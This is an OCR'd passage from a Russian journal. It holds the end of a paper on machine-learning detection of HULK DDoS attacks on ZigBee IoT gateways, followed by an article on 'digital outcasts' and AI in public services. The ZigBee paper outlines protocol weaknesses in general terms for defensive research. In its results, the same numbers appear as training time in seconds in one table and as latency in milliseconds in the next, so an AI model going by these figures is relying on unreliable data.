- маршрутизатор (ZR): обеспечивает передачу данных между узлами;
- конечное устройство (ZED): энергоэффективные сенсоры, работающие в режиме сна.

— Главными известными уязвимостями протокола ZigBee являются: повторное использование вектора инициализации (IV), что позволяет проводить атаки типа «повторное воспроизведение»; открытые заголовки безопасности, злоумышленник может анализировать метаданные для подбора ключа; предсказуемая частота опроса, устройства опрашивают датчики через фиксированные интервалы, что упрощает планирование DdoS.

— Атака HULK, изначально разработанная для веб-серверов, адаптируется для IoT-сетей через генерацию HTTP-запросов с случайными параметрами. В контексте ZigBee это приводит к перегрузке шлюза, преобразующего ZigBee-пакеты в IP-трафик, что вызывает высокую нагрузку на процессор шлюза [10, 11], ускоренную разрядку батарейных устройств и блокировку легитимного трафика [12].



Рис. 2. Уровни протокола по спецификации ZigBee

Для ZigBee-сетей HULK опасен тем, что IoT-шлюз, преобразующий ZigBee-пакеты в IP-трафик, становится «узким местом». Атака приводит к перегрузке процессора шлюза и истощению энергетических ресурсов ZigBee-устройств.

Несмотря на прогресс, большинство решений не учитывают специфику HULK-атак, требующих комбинации анализа трафика и выявления зависимостей в изменяющихся условиях сети.

Использованный в исследовании датасет включает 700 образцов трафика от 10 IoT-устройств. Каждый образец описывается шестью характеристиками: SSIP (Скорость получения исходящих IP), SSP (Скорость получения исходящих портов), SDFP (Стандартное отклонение потока пакетов), SDFB (Стандартное отклонение потока байт), SFE (Скорость потока всех входящих подключений) и RPF (Отношение скорости сопоставления).

Для классификации данных по предложенным характеристикам были использованы следующие методики:

1. Support Vector Machines (SVM).
2. Random Forest (RF) — Ансамбль из 100 деревьев решений. Критерий разделения — энтропия. Обрабатывает нелинейные данные и устойчив к переобучению [13].
3. Naive Bayes (NB).
4. K-Nearest Neighbor (KNN) — Классификация по majority vote среди k = 5 соседей. Метрика расстояния — Евклидова.

Модель Q-learning использует все предложенные методики, оптимизируя ротацию ключей на основе наград за снижение задержки и предотвращение атак. Формула для расчета награды в RL (1):

$$R(t) = \alpha \cdot DetectionRate(t) - \beta \cdot Latency(t), \quad (1)$$

где α и β — весовые коэффициенты.

Для проведения эксперимента использовалась среда Mininet 2.3.0, а также Wireshark для захвата трафика. В качестве данных на 80% — обучение, 20% — тестирование.

Тестовые результаты оценивались по следующим критериям:

1. Точность (Accuracy): Доля корректно классифицированных пакетов.
2. F1-score: Баланс между precision и recall.
3. Задержка (Latency): Время обработки запроса шлюзом.

Результаты тестирования представлены в таблице 1.

Таблица 1

Результаты тестирования

Алгоритм	Точность (%)	F1-Score (%)	Время обучения (с)
SVM	95.2	93.8	12.4
RF	97.8	96.5	8.2
NB	89.78	92	1.1
KNN	97.08	98	3.7

Исходя из данных, представленных в таблице 1: RF и KNN показали наивысшую точность благодаря способности работать с нелинейными данными. NB уступает из-за нарушения предположения о независимости признаков. SVM требует больше времени из-за сложности оптимизации ядра.

Результаты сравнения алгоритмов представлены в таблице 2.

Таблица 2

Сравнение алгоритмов по результатам эксперимента

Алгоритм	Точность (%)	F1-score (%)	Задержка (мс)
SVM	95.2	93.8	12.4
RF	97.8	96.5	8.2
Предлагаемый подход	98.1	97.2	6.3

Как видно из таблицы 2, предложенная гибридная модель RL+RF превосходит традиционные методики за счет выявления атак при изменении характерных им закономерностей. Снижение задержки на 40% обеспечивает бесперебойную работу IoT-устройств в условиях атаки. При этом применение RL снизило частоту опроса устройств на 25%, что увеличило срок службы батарей на 18% (рис. 3).

RL-модель требует оптимизации для устройств с ограниченными ресурсами, в 2,3% случаев нормальный трафик ошибочно классифицируется как атака.



Рис. 3. Сравнение энергоэффективности

Дополнительными рекомендациями, не относящимися к предложенному подходу, по результатам исследования являются регулярная установка обновлений для устранения уязвимостей в стеке ZigBee и генерация уникальных ключей при подключении устройств вместо стандартных значение.

Заключение. Предложенный подход демонстрирует высокую эффективность в защите ZigBee-сетей от HULK DDoS. Ключевыми преимуществами стали: снижение нагрузки на устройства на 25%; динамическое изменение поведения RL-модели под влиянием трафика.

СПИСОК ЛИТЕРАТУРЫ

1. Idhammad M., Afdel K., Belouch M. Detection System of HTTP DDoS Attacks in a Cloud Environment Based on Information Theoretic Entropy and Random Forest // Security and Communication Networks. 2018. С. 1–13.
1. Vancin S., Erdem E. Design and Simulation of Wireless Sensor Network Topologies Using the ZigBee Standard // International Journal of Computer Networks and Applications (IJCNA). 2015. Т. 2, № 3. С. 135–143.
2. de Lima Filho F. S., Silveira F. A. F., Brito Junior A. M., Vargas-Solar G., Silveira L. F. Smart Detection: An Online Approach for DoS/DDoS Attack Detection Using Machine Learning // Security and Communication Networks. 2019. С. 1–15.
3. Breiman L., Cutler A. Random Forests [Электронный ресурс]. URL: https://www.stat.berkeley.edu/~breiman/RandomForests/cc_home.htm (дата обращения: 30.04.2024).
4. Sitawan D., Sandra S., Alzahrani E., Budiarto R. Comparative Analysis of K-Means Method and Naive Bayes Method for Brute Force Attack Visualization // 2017 2nd International Conference on Anti-Cyber Crimes (ICACC). Abha, Saudi Arabia, 2017. С. 177–182.
5. Neto E., Dadkhah S., Ghorbani A.A. et al. IoT Zigbee device security: A comprehensive review. Internet of Things. 2023.
6. Critical Flaw IDed In ZigBee Smart Home Devices // Cognosec URL: http://cognosec.com/zigbee_exploited_8F_Ca9.pdf (дата обращения: 30.04.2025).
7. Липатников В. А., Шевченко А.А. Методика проактивного управления информационной безопасностью распределенной информационной системы на основе интеллектуальных технологий // Информационные системы и технологии. 2022. № 2(130). С. 107-115.
8. Липатников В. А., Шевченко А.А. Математическая модель процесса управления информационной безопасностью распределенной информационной системы в условиях несанкционированного воздействия злоумышленника // Информационные системы и технологии. 2022. № 3(131). С. 121-130.
9. Липатников В.А., Шевченко А.А., Мелехов К.В., Задбоев В.А. Метод активной защиты объектов критической информационной инфраструктуры от кибератак на основе прерывания процесса воздействия нарушителя // Информационно-управляющие системы. 2025. № 2(135). С. 37-49.
10. Защищенная модель программно-определяемой сети в среде виртуализации KVM / Д. В. Сахаров, А. В. Красов, И. А. Ушаков, Г. А. Орлов // Электросвязь. 2020. № 3. С. 26-32. DOI 10.34832/ELSV.2020.4.3.004. EDN IRRVAB.
11. Ушаков, И. А. Методика обнаружения аномалий в сетевом трафике с использованием IPS на основе Security Onion / И. А. Ушаков, А. В. Красов, Д. Д. у. Мулладжанов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2022. № 1. С. 5-11. DOI 10.46418/2079-8199_2022_1_1. EDN DSQOHB.
12. Идея и общая концепция применения мультиагентного подхода к созданию крупномасштабных интеллектуальных систем обнаружения вторжений / С. И. Штеренберг, А. В. Красов, В. В. Максимов, А. В. Архипов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 3. С. 128-136. DOI 10.46418/2079-8199_2023_3_20. EDN YFDWIK.

УДК 311.172

ЦИФРОВЫЕ ИЗГОИ В КОНТЕКСТЕ ИСПОЛЬЗОВАНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ГОСУДАРСТВЕННЫХ УСЛУГАХ: СОЦИАЛЬНЫЕ И ПОЛИТИЧЕСКИЕ АСПЕКТЫ

Куприенко Игорь Витальевич
Университет ИТМО
Кронверкский пр., 49, Санкт-Петербург, 197101, Россия
e-mail: igor.kuprienko@itmo.ru

Аннотация. В статье проводится анализ термина «цифровой изгой» как эффекта от ведущейся в мире цифровизации государственных услуг, а также широкого использования технологий искусственного интеллекта в диалоге государства и граждан. Автор анализирует политические и социальные последствия процесса цифровизации на основании экспертного опроса и проведённого анализа международных практик, а также обращает внимание на негативные последствия, которые с высокой вероятностью приведут к цифровой дискриминации части общества. В статье приведен сравнительный анализ упомянутых процессов в России и ряде стран мира (Китай, США, ЕС). Проводится анализ факторов перехода некоторых социальных групп в «цифровые изгои» (физические, компетентностные и идеологические), а также рассматриваются перспективы снижения негативного влияния указанных факторов на всё общество. Автор указывает на важность планомерного внедрения цифровых сервисов, инклюзивного развития общества, а также снижения рисков, приводящих к цифровому разрыву.

Ключевые слова: цифровые изгои; цифровой разрыв; искусственный интеллект; цифровизация государственных услуг; социальные аспекты; политические вызовы; цифровой нигилизм; инклюзия.

DIGITAL OUTCASTS IN THE CONTEXT OF ARTIFICIAL INTELLIGENCE USE IN THE PUBLIC SERVICES: SOCIAL AND POLITICAL ASPECTS

Kuprienko Igor
University ITMO
49 Kronverksky Av, St. Petersburg, 197101, Russia
e-mail: igor.kuprienko@itmo.ru

Abstract. The article analyzes the term «digital outcast» as an effect of the ongoing global digitalization of public services, as well as the widespread use of artificial intelligence technologies in the dialogue between the state and citizens. The author analyzes the political and social consequences of the digitalization process based on an expert survey and conducted analysis of international practices, and also draws attention to the negative consequences, which with high probability will lead to discrimination of part of society. The article presents a comparative analysis of these processes in Russia and a number of countries around the world (China, USA, EU). An analysis is conducted of the factors of transition of certain social groups into «digital outcasts» (physical, competency, and ideological), as well as prospects for reducing their negative impact on the entire society. The author points out the importance of systematic implementation of digital services, inclusive development of society, as well as reducing risks leading to the digital divide.

Keywords: digital outcasts; digital divide; artificial intelligence; digitalization of public services; social aspects; political challenges; digital nihilism; inclusion.

Введение. Термин «цифровой разрыв» (digital divide) [1] впервые упоминается в научных работах с середины 1990-х годов и остаётся актуальным в виду цифровизации всех аспектов жизни общества. В контексте цифровой трансформации современного общества, где информационные технологии (ИТ) глубоко проникают практически во все сферы жизни, включая государственное и муниципальное управление, формируется феномен «цифровых изгоев» — индивидов или групп, которые самостоятельно или независимо от их воли исключены из цифрового пространства, так как неспособны или не желают использовать цифровые государственные и коммерческие сервисы. Это явление особенно заметно при цифровизации государственных услуг с применением технологий искусственного интеллекта (ИИ), с целью повышения эффективности деятельности органов власти, но может также находить свое выражение в новом типе неравенства в обществе. Текущий уровень развития информационных технологий приводит к необходимости использования технологий ИИ в процессе цифровизации, но сопровождается как позитивными, так и негативными аспектами как для органов власти, так и для потребителей услуг [2]. Также в условиях всемирных вызовов таких, как пандемии или экономические и политические кризисы, цифровой разрыв может привести к усугублению существующих социально-экономических противоречий, что делает уязвимыми целые слои населения. К примеру, во время пандемии COVID-19 некоторые пожилые люди, а также жители удаленных регионов, оказались вне доступа медицинских и образовательных услуг вследствие слабого владения цифровыми навыками, что стало причиной роста социальной изоляции, а также ухудшения качества жизни [3].

Представленная статья базируется на результатах экспертного опроса, выполненного в рамках исследовательского проекта «Исследование стратегий цифрового поведения горожан разных возрастных групп» (при поддержке Министерства науки и высшего образования РФ, задание FSER-2024-0049). В данном исследовании при опросе экспертов учитывались восприятия технологий ИИ различными поколениями населения РФ, с фокусом как на ближайшие годы, так и на долгосрочную перспективу. Цель исследования —

выявление политических и социальных аспектов цифрового неравенства, оценка различных аспектов цифровизации с использованием технологий ИИ и предложение пути снижения возможных негативных последствий в обществе. В частности, опираясь на работы по готовности горожан к новым технологиям, подчеркиваются поколенческие различия в цифровом поведении [3]. Актуальность темы обусловлена не только технологическим прогрессом, но и потребностью предотвращения новых форм социальной маргинализации в цифровую эпоху. В современном мире, где технологии ИИ становятся неотъемлемой частью повседневной жизни, недооценка проблемы «цифровых изгоев» способна привести к усугублению социального расслоения, снижению доверия к государственным институтам и возможным политическим разногласиям.

По данным ООН, к 2025 г. более 40 % населения мира все еще живет в условиях цифрового разрыва, что усугубляется внедрением технологий ИИ в государственные услуги [4]. В России, где цифровизация государственных услуг стимулируется через национальные проекты, например «Цифровая экономика», проблема «цифровых изгоев» приобретает серьезное значение, поскольку может затрагивать социальную стабильность и неравенство в доступе к цифровым сервисам. Кроме того, в контексте текущих вызовов, таких как киберугрозы и неравенство доступа, феномен требует комплексного анализа, включая этические и экономические аспекты [5]. Исследование также учитывает влияние всемирных событий, таких как недавняя пандемия COVID-19, которая, с одной стороны, ускорила цифровизацию, а с другой — выявила глубокие разрывы в доступе к технологиям среди разных социальных групп. В частности, в развивающихся странах и некоторых отдаленных регионах России это привело к усилению неравенства, где обеспеченные слои общества получают преимущества от цифровых технологий, в то время как бедные и пожилые остаются в аутсайдерах [6]. Таким образом, изучение феномена «цифровых изгоев» не только теоретически значимо, но и имеет практическое значение для разработки государственных мер, направленных на инклюзивное развитие общества.

Методология исследования. Методология исследования сочетает качественные и количественные подходы. Основу составляет экспертный опрос, проведенный среди 50 специалистов в области социологии, политологии и ИТ в 2024 г. Опрос включал оценку готовности поколений к использованию ИИ в государственных услугах, с фокусом на поколения X, Y, Z и бэби-бумеров. Использовались шкалы Лайкерта для измерения технооптимизма и нигилизма. Эксперты оценивали влияние технологий на повседневную жизнь, учитывая такие факторы, как угроза мошенничества и бессистемность электронных услуг [3]. Для повышения надежности данных применялись методы кросс-валидации ответов, включая сравнение с аналогичными исследованиями в других странах. В частности, опрос был структурирован таким образом, чтобы охватить как краткосрочные (1– 3 года), так и долгосрочные (5–10 лет) перспективы, с учетом роста качества технологий и популяризации их положительных эффектов.

Дополнительно проведен контент-анализ научных публикаций, включая базы Scopus, Web of Science и научной электронной библиотеки (eLIBRARY.RU). Сравнительный анализ охватывает Россию (на основе данных Росстата и Министерства цифрового развития), США (программы Digital Equity Act), Китай (система Social Credit с ИИ) и ЕС (GDPR и AI Act). Для оценки эффективности применены индикаторы, такие как уровень проникновения цифровых услуг (в % от населения) и индекс цифрового неравенства. В анализе учтены данные о готовности горожан к технологиям, показывающие, что неготовность среди младших поколений составляет 2– 10 % [3]. Выбранная стратегия исследования позволяет не только описать феномен, но и предложить практические рекомендации, основанные на международном опыте. Кроме того, для учета региональных особенностей России были проанализированы данные по федеральным округам, что позволило выявить географические аспекты цифрового разрыва. Например, в Северо-Западном федеральном округе уровень цифровой грамотности выше, чем в Дальневосточном, что влияет на распределение «цифровых изгоев» [6].

В качестве теоретической базы использованы концепции цифрового разрыва М. Рагнедды [1] и концепция «Информационных барьеров академика В. М. Глушкова [7, с. 9–12]. Исследование учитывает социальные (неравенство, инклюзия) и политические аспекты (государственная политика, риски авторитарного контроля). Кроме того, для количественного анализа использовались статистические методы, такие как корреляционный анализ, чтобы выявить связи между возрастом, уровнем образования и готовностью к использованию ИИ. Это позволило подтвердить гипотезу о том, что старшие поколения демонстрируют более высокий уровень нигилизма из-за необходимости изменения привычек, сформированных в доцифровую эпоху [6]. В целом, методология сочетает эмпирические данные с теоретическим анализом, обеспечивая комплексный взгляд на проблему.

Цифровые изгои: определение и причины возникновения. Феномен «цифровых изгоев» определяется как исключение индивидов из цифрового общества вследствие неспособности или отказа от использования технологий [8]. По результатам опроса, эксперты выделяют три основные причины:

а) физические барьеры: проблемы здоровья, особенно среди пожилых (например, снижение зрения или моторики), что подтверждается исследованиями в ЕС, где 25 % населения старше 65 лет не используют цифровые сервисы [9];

б) цифровая некомпетентность: отсутствие навыков, характерное для старших поколений — в России, по данным Росстата 2024 г., только 45 % граждан старше 60 лет активно используют госуслуги.ru [10];

в) цифровой нигилизм: осознанный отказ от технологий из-за опасений потери приватности или мошенничества — явление усиливается в контексте ИИ, где алгоритмы собирают персональные данные, как в китайской системе Social Credit [11].

Исследования показывают, что цифровой нигилизм связан с осознанным отказом от сервисов, требующих раскрытия данных [6]. Физические барьеры часто сочетаются с возрастными изменениями, такими как артрит или когнитивные нарушения, что делает сложным взаимодействие с интерфейсами. Цифровая некомпетентность коренится в образовательных системах прошлого века, где компьютерная грамотность не была приоритетом, особенно в сельских районах [12].

В долгосрочной перспективе, по оценкам экспертов, 2–10 % молодежи и до 50 % пожилых останутся вне цифрового пространства, что трансформирует разрыв в цифровую пропасть. Такой сценарий может привести к экономической невыгодности традиционных услуг, ограничивая их доступность и повышая себестоимость. В России это особенно актуально для регионов с низким уровнем цифровизации, где физические и компетентностные барьеры сочетаются с нигилизмом, вызванным киберугрозами [3]. Также, в условиях урбанизации и миграции, цифровые изгои могут формировать целые сообщества, изолированные от основных потоков информации и услуг, что усиливает социальную фрагментацию. Например, в удаленных поселениях Сибири и Дальнего Востока отсутствие инфокоммуникационной инфраструктуры сочетается с культурными факторами, такими как предпочтение традиционных методов общения, что усугубляет описываемую проблему [13]. В глобальном контексте подобные причины наблюдаются в развивающихся странах, где экономические факторы играют ключевую роль, делая доступ к гаджетам и интернету роскошью для бедных слоев [14]. Таким образом, причины возникновения «цифровых изгоев» многогранны и требуют комплексного подхода для их устранения.

Социальные аспекты цифровизации с ИИ в России и мире. Цифровизация государственных услуг с ИИ предлагает значительные преимущества: автоматизация процессов, повышение доступности и экономическая эффективность. В России национальный проект «Цифровая экономика» (с 2018 г.) интегрировал ИИ в платформы вроде портала Госуслуг, где чат-боты и алгоритмы предиктивной аналитики обрабатывают миллионы запросов ежегодно [13]. Однако социальные аспекты включают риски дискриминации: ИИ, обученный на предвзятых данных, может усугублять неравенство, как показано в исследованиях по США, где афроамериканцы реже получают одобрение на пособия из-за алгоритмических ошибок [14]. В глобальном контексте это приводит к новым формам социальной стратификации, где доступ к технологиям определяет возможности для образования, здравоохранения и трудоустройства. Например, в странах ЕС алгоритмы ИИ в системах социального обеспечения иногда игнорируют культурные особенности мигрантов, приводя к ошибочным решениям [4].

В Китае использование технологий ИИ в государственных услугах (например, в здравоохранении и образовании) достигает 95 % охвата населения, но вызывает критику за эрозию приватности и создание «цифрового авторитаризма» [11]. В Евросоюзе AI Act (2024) вводит строгие регуляции для минимизации рисков, подчеркивая этические аспекты [4]. В России аналогичные вызовы проявляются в региональном неравенстве: в удаленных районах цифровой доступ ниже 60 %, что усиливает изоляцию [15]. Кроме того, бессистемность предоставления услуг и угроза мошенничества вызывают негатив среди старших поколений, способствуя формированию «цифровых изгоев» [3]. Социальные последствия включают рост неравенства: «цифровые изгои» теряют доступ к льготам, что приводит к маргинализации. В глобальном масштабе, по данным Всемирного банка, ИИ может увеличить ВВП на 14 %, но усугубить разрыв в развивающихся странах [16]. В России это проявляется в различиях между городами и удаленными сельскими поселениями, где отсутствие навыков сочетается с инфраструктурными проблемами, усугубляя социальную стратификацию [3]. Кроме того, в периоды кризисов, таких как 2022–2025 гг., цифровизация усилила зависимость от технологий, оставляя без поддержки тех, кто не может адаптироваться. Например, в здравоохранении ИИ помогает в диагностике, но для цифровых изгоев это означает ограниченный доступ к телемедицине, что увеличивает смертность от предотвратимых заболеваний [9].

Социальные аспекты также включают гендерные различия: женщины в традиционных обществах чаще сталкиваются с барьерами из-за культурных норм, ограничивающих их взаимодействие с технологиями [17–20]. В России это проявляется в сельских семьях, где женщины, занятые домашним хозяйством, имеют меньше времени на обучение цифровым навыкам [3]. Экспертный опрос показал, что молодые поколения (Z) демонстрируют технооптимизм (85 % готовности к использованию технологий ИИ), в то время как старшие (бэби-бумеры) — нигилизм (до 70 % скепсиса). Это подтверждает глобальные тенденции: пандемия COVID-19 усилила цифровой разрыв, вынудила повышать цифровую грамотность для его уменьшения, но не сократила его полностью [12]. В целом, социальные аспекты цифровизации с ИИ требуют внимания к уязвимым группам, чтобы избежать дальнейшего расслоения общества.

Международный и национальный опыт. Международный опыт демонстрирует как положительные примеры снижения цифрового разрыва, так и случаи, когда он приводил к дискриминации. Среди успешных программ — Affordable Connectivity Program (ACP) в США (2022), предоставляющая субсидии на интернет для малообеспеченных семей, что снизило число неподключенных домохозяйств на миллионы [21]. В ЕС инициативы по цифровой грамотности в рамках AI Act (2024) повысили готовность пожилых, как показано в исследованиях по цифровым навыкам [22]. UNDP в своей стратегии 2022–2025 подчеркивает партнерства для доступа в развивающихся странах, снизив разрыв в Африке [23]. В Китае программы по инфраструктуре достигли высокого уровня охвата [24].

Однако цифровой разрыв часто вызывает дискриминацию. В США (2023) расизм в доступе к технологиям усугубил неравенство среди афроамериканцев, как в исследованиях по цифровому разделению [25]. В MENA-регионе гендерный разрыв привел к дискриминации женщин (2024) [26]. Amnesty International (2023)

отмечает цифровую дискриминацию в алгоритмах, усиливающую расовые предрассудки [27]. UN Women (2024) подчеркивает, что в некоторых случаях ИИ усугубляет гендерные вопросы [27].

В России региональное неравенство привело к дискриминации в удаленных районах: в 2022–2025 гг. жители Сибири и Дальнего Востока имели ограниченный доступ к госуслугам, что усугубило социальное неравенство (2025) [13]. Языковая дискриминация в ИИ-моделях (2024) затронула этнические меньшинства, где алгоритмы игнорировали региональные языки, приводя к ошибкам в услугах [28]. Во время пандемии (2022) стигма ВИЧ усугубилась цифровым разрывом, ограничив доступ к онлайн-консультациям (2023) [29]. UN e-government survey (2024) отмечает, что в России разрыв усилил дискриминацию пожилых в доступе к услугам [30]. Положительные примеры: национальные программы по обучению цифровой грамотности в регионах способствовали снижению цифрового разрыва среди молодежи [31]. Эти примеры показывают, что успешное снижение разрыва требует комбинации инфраструктурных инвестиций, образовательных программ и регуляторных мер. В США, например, ACP не только предоставляла субсидии, но и включала обучающие курсы, что повысило цифровую грамотность среди участников [21]. В Евросоюзе AI Act ввел обязательные аудиты ИИ для предотвращения предвзятости, что снизило случаи дискриминации в социальных услугах по данным Еврокомиссии (2025) [22]. В развивающихся странах UNDP фокусируется на партнерствах с локальными НКО, что позволило в странах Африки внедрить мобильные приложения для образования, охватив миллионы детей из бедных семей [23].

В негативных случаях дискриминация проявляется в алгоритмической предвзятости: в США исследование 2023 г. показало, что ИИ в системах кредитования недооценивает заявки от афроамериканцев чаще, чем от белых, из-за предвзятых данных [25]. В MENA гендерный разрыв приводит к тому, что женщины имеют меньше доступа к цифровым услугам, а это усиливает их экономическую зависимость [26]. UN Women отмечает глобальный тренд: ИИ, обученный на мужских данных, игнорирует женские нужды в здравоохранении, повышая риски для материнства [27]. В России региональные примеры включают Дальневосточный федеральный округ, где отсутствие интернета в селах приводит к дискриминации коренных народов в доступе к образованию [13]. Языковые модели ИИ часто не поддерживают татарский или якутский, что приводит к ошибкам в госуслугах для этнических групп [28]. Во время пандемии стигматизация ВИЧ-пациентов усилилась, так как онлайн-платформы были недоступны для них [29]. Исследование электронного правительства (ООН) указывает на дискриминацию пожилых — только часть жителей старше 70 лет используют цифровые услуги, что ограничивает их права [30, с. 160-162]. Присутствуют также и позитивные кейсы: в Санкт-Петербурге программа цифровой грамотности для молодежи снизила разрыв, интегрируя ИИ в школьные курсы [31]. Эти примеры подчеркивают необходимость адаптации международного опыта к национальным условиям, с учетом культурных и географических факторов. В целом, международный и национальный опыт показывает, что эффективное управление цифровым разрывом требует междисциплинарного подхода, сочетающего технологические, социальные и политические меры.

Политические аспекты и вызовы. С политической точки зрения, цифровизация с ИИ усиливает роль государства как регулятора. В России Федеральный закон «Об искусственном интеллекте» (2024) устанавливает рамки, но не полностью адресует риски дискриминации [5]. Политические вызовы включают баланс между эффективностью и демократией: ИИ может использоваться для контроля (как в Китае), что угрожает свободам [17]. В США Digital Equity Act (2021) фокусируется на инклюзии, инвестируя в инфраструктуру для маргинализированных групп [18]. В ЕС этические стандарты GDPR защищают от предвзятости ИИ, но замедляют инновации [4]. Для России ключевой вызов — региональный дисбаланс: в Москве охват госуслуг 90 %, в Сибири — 60 %, что может спровоцировать политическую напряженность [15]. Политическая значимость проблемы усиливается в контексте выборов и формирования общественного мнения, где «цифровые изгои» могут стать источником общественного недовольства. Например, в 2024 г. в регионах России фиксировались случаи социального напряжения из-за невозможности получить услуги онлайн, что влияло на рейтинги власти [13].

Этические проблемы, такие как предвзятость алгоритмов, требуют международного сотрудничества. ООН подчеркивает необходимость глобальных стандартов для предотвращения «цифрового апартеида» [4]. В нашем опросе 65 % экспертов отметили риск политической манипуляции данными ИИ. В России это актуально в контексте национальной безопасности, где цифровизация услуг может стать инструментом для усиления государственного контроля, но также риском для гражданских прав, особенно среди «цифровых изгоев» [6]. Кроме того, политические аспекты включают влияние на международные отношения, где лидеры в использовании технологий ИИ (США, Китай) диктуют стандарты, оставляя Россию в позиции догоняющего. Это может привести к зависимости от иностранных технологий, что угрожает суверенитету [11]. В целом, политические вызовы требуют разработки стратегий, сочетающих инновации с защитой прав, чтобы избежать сценария, где ИИ усиливает авторитарные тенденции. Политическая трансформация общества под влиянием ИИ также затрагивает вопросы легитимности власти, поскольку неравный доступ к услугам может подорвать доверие граждан.

Эффективность и пути решения. Эффективность использование технологий ИИ в госуслугах подтверждается: в ряде стран время обработки заявок сократилось на 40 % благодаря ИИ [19]. Однако для минимизации существования слоя «цифровых изгоев» предлагаются меры, адаптированные к российским реалиям, с учетом опыта других стран. В США Digital Equity Act показал, что инвестиции в цифровую грамотность (программы для пожилых и малообеспеченных) снижают разрыв на 20–30 % в целевых группах [18]. Россия может заимствовать этот подход, развивая федеральные программы обучения, интегрированные в систему образования и социальные центры. Например, расширение курсов по цифровой грамотности для

пенсионеров, как в ЕС, где аналогичные инициативы (в рамках AI Act) повысили готовность старших поколений на 15–25% [4]. В России это могло бы быть реализовано через региональные центры, с фокусом на удаленные области, где процент неготовности превышает 50 % [3]. Кроме того, партнерства с частным сектором, как в UNDP стратегиях, могли бы привлечь инвестиции в инфраструктуру, снизив разрыв в сельских районах. Конкретно, внедрение мобильных точек доступа в отдаленных поселениях могло бы охватить 20–30 % населения, как в аналогичных проектах в Африке [4].

Гибридные сервисы — сочетание цифровых и традиционных форматов — доказали свою эффективность в Китае, где переход к полной цифровизации занял годы, но с сохранением оффлайн-опций для уязвимых групп, что снизило нигилизм [11]. Для России это означает сохранение традиционных услуг в экономически невыгодных объемах на переходный период (5–10 лет), с постепенным стимулированием через льготы для цифровых пользователей. Опыт ЕС подчеркивает аудит ИИ на предвзятость: регулярные проверки алгоритмов Госуслуг могли бы предотвратить дискриминацию, как в случаях с предвзятыми данными в США [14]. В России Министерство цифрового развития могло бы внедрить обязательный аудит, интегрируя стандарты GDPR, чтобы минимизировать риски для этнических меньшинств и регионов. Кроме того, разработка национальных стандартов для ИИ могла бы включать обязательное тестирование на региональные данные, предотвращая языковую дискриминацию. Экономические расчеты показывают, что такие меры окупятся за 3–5 лет за счет снижения административных расходов [16].

Социальные кампании по борьбе с нигилизмом, на опыте китайских программ популяризации ИИ, могли бы включать медиакампании и партнерства с НКО, подчеркивающие преимущества (экономия времени, безопасность данных). В России, учитывая высокий уровень киберугроз, акцент на защиту данных: внедрение блокчейн-технологий для сервисов, как в экспериментах ЕС [4]. Экономическая эффективность: по расчетам, переход к 90 % цифровизации сэкономит бюджету 10–15 % на администрирование, но требует инвестиций в инфраструктуру (широкополосный интернет в регионах), как показывает американский опыт [16]. Для старших поколений — специальные приложения с упрощенным интерфейсом, как в Китае, где это повысило охват на 30 % [11]. В России такие приложения могли бы интегрироваться с существующими платформами, с учетом культурных особенностей, например, поддержкой голосового управления для пожилых. Кроме того, создание федеральных центров поддержки, где волонтеры помогают с регистрацией в сервисах, могло бы снизить нигилизм на 20–25 %, как в аналогичных программах в США [18].

В глобальном сравнении Китай лидирует по охвату (95 %), но отстает по этике; США — лидируют по инклюзии, но с фрагментацией; Россия нуждается в усилении региональной политики, комбинируя меры для снижения неготовности до 10 % к 2030 г. [13]. Рекомендуется создание межведомственной комиссии для мониторинга, с привлечением экспертов для ежегодных отчетов. Кроме того, международное сотрудничество, такое, как участие в ООН-инициативах, могло бы помочь в обмене лучшими практиками. В итоге пути решения должны быть комплексными, включая законодательное регулирование, образовательные инициативы и технологические инновации, чтобы обеспечить инклюзивную цифровизацию. Такие меры не только снизят риски, но и повысят общую эффективность государственных услуг, способствуя устойчивому развитию общества.

Заключение. Феномен «цифровых изгоев» представляет серьезный вызов для цифровизации с ИИ, усугубляя социальное неравенство и политические риски. На основе анализа, проведенного в статье, очевидно, что без мер по инклюзии цифровой разрыв превратится в пропасть, угрожая устойчивому развитию. Рекомендуется разработка национальных стратегий, сочетающих технологический прогресс с социальной защитой. Дальнейшие исследования должны фокусироваться на эмпирических данных по регионам России и международным сравнениям, включая долгосрочные эффекты ИИ на общество [3, 6]. В итоге баланс между инновациями и равенством станет ключом к успешной цифровой трансформации. Игнорирование проблемы может привести к социальным конфликтам, потере экономической эффективности и ослаблению государственного авторитета. Поэтому приоритет должен быть отдан инклюзивным подходам, обеспечивающим вовлечение всех слоев населения в цифровое общество.

